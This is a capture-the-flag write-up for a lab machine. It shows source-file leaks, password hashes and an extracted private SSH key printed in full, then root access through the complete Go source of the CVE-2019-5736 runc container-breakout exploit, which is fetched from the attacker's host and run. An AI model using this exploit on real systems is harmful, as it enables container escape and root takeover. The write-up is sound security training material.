<li><a href="privKey.key">privKey.key</a></li>
<li><a href="requirements.txt">requirements.txt</a></li>
<li><a href="static/">static/</a></li>
<li><a href="templates/">templates/</a></li>
<li><a href="webapp.tar.gz">webapp.tar.gz</a></li>
</ul>
<hr>
</body>
</html>
The file create_db.py contains sensitive infromation such as the hash of the users noah and admin.
$> curl http://172.17.0.3:7070/create_db.py

#!/usr/bin/env python3
from main import db, uuid, User, Notes
def addUsers(users):
    for x in users:
        db.session.add(x)
    db.session.commit()

def addNotes(notes):
    for x in notes:
        db.session.add(x)
    db.session.commit()

if __name__ == "__main__":
    print("@>Initializing Database for webapp")
    db.create_all()
    print("@>Creating Users")
    admin_uuid=str(uuid.uuid4())
    noah_uuid=str(uuid.uuid4())
    users = [
        User(username='admin', email='admin@thenotebook.local', uuid=admin_uuid, admin_cap=True, password="0d3ae6d144edfb313a9f0d32186d4836791cbfd5603b2d50cf0d9c948e50ce68"),
        User(username='noah', email='noah@thenotebook.local', uuid=noah_uuid, password="e759791d08f3f3dc2338ae627684e3e8a438cd8f87a400cada132415f48e01a2")
    ]
    print("@>Adding Users")
    addUsers(users)
    print("@>Creating Notes")
    notes = [
        Notes(owner_uuid=admin_uuid, title="Need to fix config", note="Have to fix this issue where PHP files are being executed :/. This can be a potential security issue for the server."),
        [...]
        Notes(owner_uuid=noah_uuid, title="Is my data safe?", note="I wonder is the admin good enough to trust my data with?")
    ]
    print("@>Adding Notes")
    addNotes(notes)
    print("@>DONE. Database initialized and populated.")
The following hashes were retrieved :
0d3ae6d144edfb313a9f0d32186d4836791cbfd5603b2d50cf0d9c948e50ce68
e759791d08f3f3dc2338ae627684e3e8a438cd8f87a400cada132415f48e01a2
The main.py file leaks the algorithm used to compute the hashes.
> curl http://172.17.0.3:7070/main.py

from flask import Flask, request, render_template, make_response, redirect, url_for
from flask_sqlalchemy import SQLAlchemy
from Crypto.Hash import SHA3_256, MD5
from Crypto.PublicKey import RSA
import jwt
import uuid
import os
import json
import requests
import base64

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:////tmp/webapp.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = './admin/files/'
db = SQLAlchemy(app)
hasher = SHA3_256.new()

[...]

@app.route('/register', methods=["GET", "POST"])
def register():
    if request.method == "GET":
        return render_template("register.html", reason=None)
    elif request.method == "POST":
        username = request.form.get('username')
        password = SHA3_256.new(request.form.get('password').encode()).hexdigest()
        email = request.form.get('email')
        userExists, emailExists = signUpValidate(username, email)
[...]
However, I was not able to crack it with hashcat. I digged a little bit and continued my enumeration. I found a file that has readonly by everyone. The home.tar.gz can be read.
ls -lah /var/backups
total 696K
drwxr-xr-x  2 root root   4.0K Jun 29 06:26 .
drwxr-xr-x 14 root root   4.0K Feb 12 06:52 ..
-rw-r--r--  1 root root    50K Jun 29 06:25 alternatives.tar.0
-rw-r--r--  1 root root    33K Feb 24 08:53 apt.extended_states.0
-rw-r--r--  1 root root   3.6K Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r--  1 root root   3.6K Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r--  1 root root    437 Feb 12 06:17 dpkg.diversions.0
-rw-r--r--  1 root root    172 Feb 12 06:52 dpkg.statoverride.0
-rw-r--r--  1 root root   559K Feb 24 08:53 dpkg.status.0
-rw-------  1 root root    693 Feb 17 13:18 group.bak
-rw-------  1 root shadow  575 Feb 17 13:18 gshadow.bak
-rw-r--r--  1 root root   4.3K Feb 17 09:02 home.tar.gz
-rw-------  1 root root   1.6K Feb 12 06:24 passwd.bak
-rw-------  1 root shadow 1.0K Feb 12 07:33 shadow.bak
The archive contained a copy of the home directory of the user noah including his private SSH key.
> cp home.tar.gz /tmp
> cd /tmp
> gzip -d home.tar.gz
> tar xvf home.tar
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub

> cd /tmp/home/noah
> ls -lah
total 32K
drwxr-xr-x 5 www-data www-data 4.0K Feb 17 09:02 .
drwxr-xr-x 3 www-data www-data 4.0K Feb 12 06:24 ..
-rw-r--r-- 1 www-data www-data  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 www-data www-data 3.7K Apr  4  2018 .bashrc
drwx------ 2 www-data www-data 4.0K Feb 16 10:47 .cache
drwx------ 3 www-data www-data 4.0K Feb 12 06:25 .gnupg
-rw-r--r-- 1 www-data www-data  807 Apr  4  2018 .profile
drwx------ 2 www-data www-data 4.0K Feb 17 08:59 .ssh
> cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAyqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3qq9Pz1LxEN04
HbhhDfFxK+EDWK4ykk0g5MvBQckcxAs31mNnu+UClYLMb4YXGvriwCrtrHo/ulwT
rLymqVzxjEbLUkIgjZNW49ABwi2pDfzoXnij9JK8s3ijIo+w/0RqHzAfgS3Y7t+b
HVo4kvIHT0IXveAivxez3UpiulFkaQ4zk37rfHO3wuTWsyZ0vmL7gr3fQRBndrUD
v4k2zwetxYNt0hjdLDyA+KGWFFeW7ey9ynrMKW2ic2vBucEAUUe+mb0EazO2inhX
rTAQEgTrbO7jNoZEpf4MDRt7DTQ7dRz+k8HG4wIDAQABAoIBAQDIa0b51Ht84DbH
+UQY5+bRB8MHifGWr+4B6m1A7FcHViUwISPCODg6Gp5o3v55LuKxzPYPa/M0BBaf
Q9y29Nx7ce/JPGzAiKDGvH2JvaoF22qz9yQ5uOEzMMdpigS81snsV10gse1bQd4h
CA4ehjzUultDO7RPlDtbZCNxrhwpmBMjCjQna0R2TqPjEs4b7DT1Grs9O7d7pyNM
Um/rxjBx7AcbP+P7LBqLrnk7kCXeZXbi15Lc9uDUS2c3INeRPmbFl5d7OdlTbXce
YwHVJckFXyeVP6Qziu3yA3p6d+fhFCzWU3uzUKBL0GeJSARxISsvVRzXlHRBGU9V
AuyJ2O4JAoGBAO67RmkGsIAIww/DJ7fFRRK91dvQdeaFSmA7Xf5rhWFymZ/spj2/
rWuuxIS2AXp6pmk36GEpUN1Ea+jvkw/NaMPfGpIl50dO60I0B4FtJbood2gApfG9
0uPb7a+Yzbj10D3U6AnDi0tRtFwnnyfRevS+KEFVXHTLPTPGjRRQ41OdAoGBANlU
kn7eFJ04BYmzcWbupXaped7QEfshGMu34/HWl0/ejKXgVkLsGgSB5v3aOlP6KqEE
vk4wAFKj1i40pEAp0ZNawD5TsDSHoAsIxRnjRM+pZ2bjku0GNzCAU82/rJSnRA+X
i7zrFYhfaKldu4fNYgHKgDBx8X/DeD0vLellpLx/AoGBANoh0CIi9J7oYqNCZEYs
QALx5jilbzUk0WLAnA/eWs9BkVFpQDTnsSPVWscQLqWk7+zwIqq0v6iN3jPGxA8K
VxGyB2tGqt6jI58oPztpabGBTCmBfh82nT2KNNHfwwmfwZjdsu9I9zvo+e3CXlBZ
vglmvw2DW6l0EwX+A+ZuSmiZAoGAb2mgtDMrRDHc/Oul3gvHfV6CYIwwO5qK+Jyr
2WWWKla/qaWo8yPQbrEddtOyBS0BP4yL9s86yyK8gPFxpocJrk3esdT7RuKkVCPJ
z2yn8QE6Rg+yWZpPHqkazSZO1eItzQR2mYG2hzPKFtE7evH6JUrnjm5LTKEreco+
8iCuZAcCgYEA1fhcJzNwEUb2EOV/AI23rYpViF6SiDTfJrtV6ZCLTuKKhdvuqkKr
JjwmBxv0VN6MDmJ4OhYo1ZR6WiTMYq6kFGCmSCATPl4wbGmwb0ZHb0WBSbj5ErQ+
Uh6he5GM5rTstMjtGN+OQ0Z8UZ6c0HBM0ulkBT9IUIUEdLFntA4oAVQ=
-----END RSA PRIVATE KEY-----

It was then possible to log as the user noah with SSH using the private key.
Flag
The user flag was retrieved on the machine.

Root
The sudo binary can be used to run the docker binary in the the context of the user root.
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
The docker version is the 18.06
noah@thenotebook:~$ dpkg -l | grep docker
ii  docker-ce                              18.06.0~ce~3-0~ubuntu                           amd64        Docker: the open-source application container engine
This version is prone to a container breakout attack known as the CVE-2019-5736. Public exploits are available, and I choose this one : https://github.com/Frichetten/CVE-2019-5736-PoC. It is also possible to use sudo to log-in a container called webapp-dev01.
noah@thenotebook:/$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@0f4c2517af40:/opt/webapp#
So it might be possible to jump into the conainer and use the exploit in order to breakout from it and arriving into the context of the user root.
I modified the code to adapt it to my usage :
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @_cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
import (
        "fmt"
        "io/ioutil"
        "os"
        "strconv"
        "strings"
)

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n cp /bin/bash /tmp/bash-exploit && chmod 4777 /tmp/bash-exploit"

func main() {
        // First we overwrite /bin/sh with the /proc/self/exe interpreter path
        fd, err := os.Create("/bin/sh")
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Fprintln(fd, "#!/proc/self/exe")
        err = fd.Close()
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Println("[+] Overwritten /bin/sh successfully")

        // Loop through all processes to find one whose cmdline includes runcinit
        // This will be the process created by runc
        var found int
        for found == 0 {
                pids, err := ioutil.ReadDir("/proc")
                if err != nil {
                        fmt.Println(err)
                        return
                }
                for _, f := range pids {
                        fbytes, _ := ioutil.ReadFile("/proc/" + f.Name() + "/cmdline")
                        fstring := string(fbytes)
                        if strings.Contains(fstring, "runc") {
                                fmt.Println("[+] Found the PID:", f.Name())
                                found, err = strconv.Atoi(f.Name())
                                if err != nil {
                                        fmt.Println(err)
                                        return
                                }
                        }
                }
        }

        // We will use the pid to get a file handle for runc on the host.
        var handleFd = -1
        for handleFd == -1 {
                // Note, you do not need to use the O_PATH flag for the exploit to work.
                handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_RDONLY, 0777)
                if int(handle.Fd()) > 0 {
                        handleFd = int(handle.Fd())
                }
        }
        fmt.Println("[+] Successfully got the file handle")

        // Now that we have the file handle, lets write to the runc binary and overwrite it
        // It will maintain it's executable flag
        for {
                writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd), os.O_WRONLY|os.O_TRUNC, 0700)
                if int(writeHandle.Fd()) > 0 {
                        fmt.Println("[+] Successfully got write handle", writeHandle)
                        writeHandle.Write([]byte(payload))
                        return
                }
        }
}
I downloaded it into the container and then executed it.
noah@thenotebook:~/10.10.14.22$ sudo  /usr/bin/docker exec -it webapp-dev01 /bin/bash
root@0f4c2517af40:/opt/webapp# wget  http://10.10.14.22/CVE-2019-5736-PoC
--2021-07-01 16:25:05--  http://10.10.14.22/CVE-2019-5736-PoC
Connecting to 10.10.14.22:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2236814 (2.1M) [application/octet-stream]
Saving to: _CVE-2019-5736-PoC_

CVE-2019-5736-PoC                                    100%[====================================================================================================================>]   2.13M  2.92MB/s    in 0.7s

2021-07-01 16:25:05 (2.92 MB/s) - _CVE-2019-5736-PoC_ saved [2236814/2236814]

root@0f4c2517af40:/opt/webapp# chmod +x CVE-2019-5736-PoC
root@8942084cac1d:/opt/webapp# ./CVE-2019-5736-PoC
[+] Overwritten /bin/sh successfully
[+] Found the PID: 85
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc00004da40}
In an other SSH session, the vulnnerability was triggered :
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*

noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh
No help topic for '/bin/sh'

noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
    (ALL) NOPASSWD: ALL

It was then possible to use the sudo binary in order to be in the context of the user root.
Flag
The root flag was retrieved on the machine.
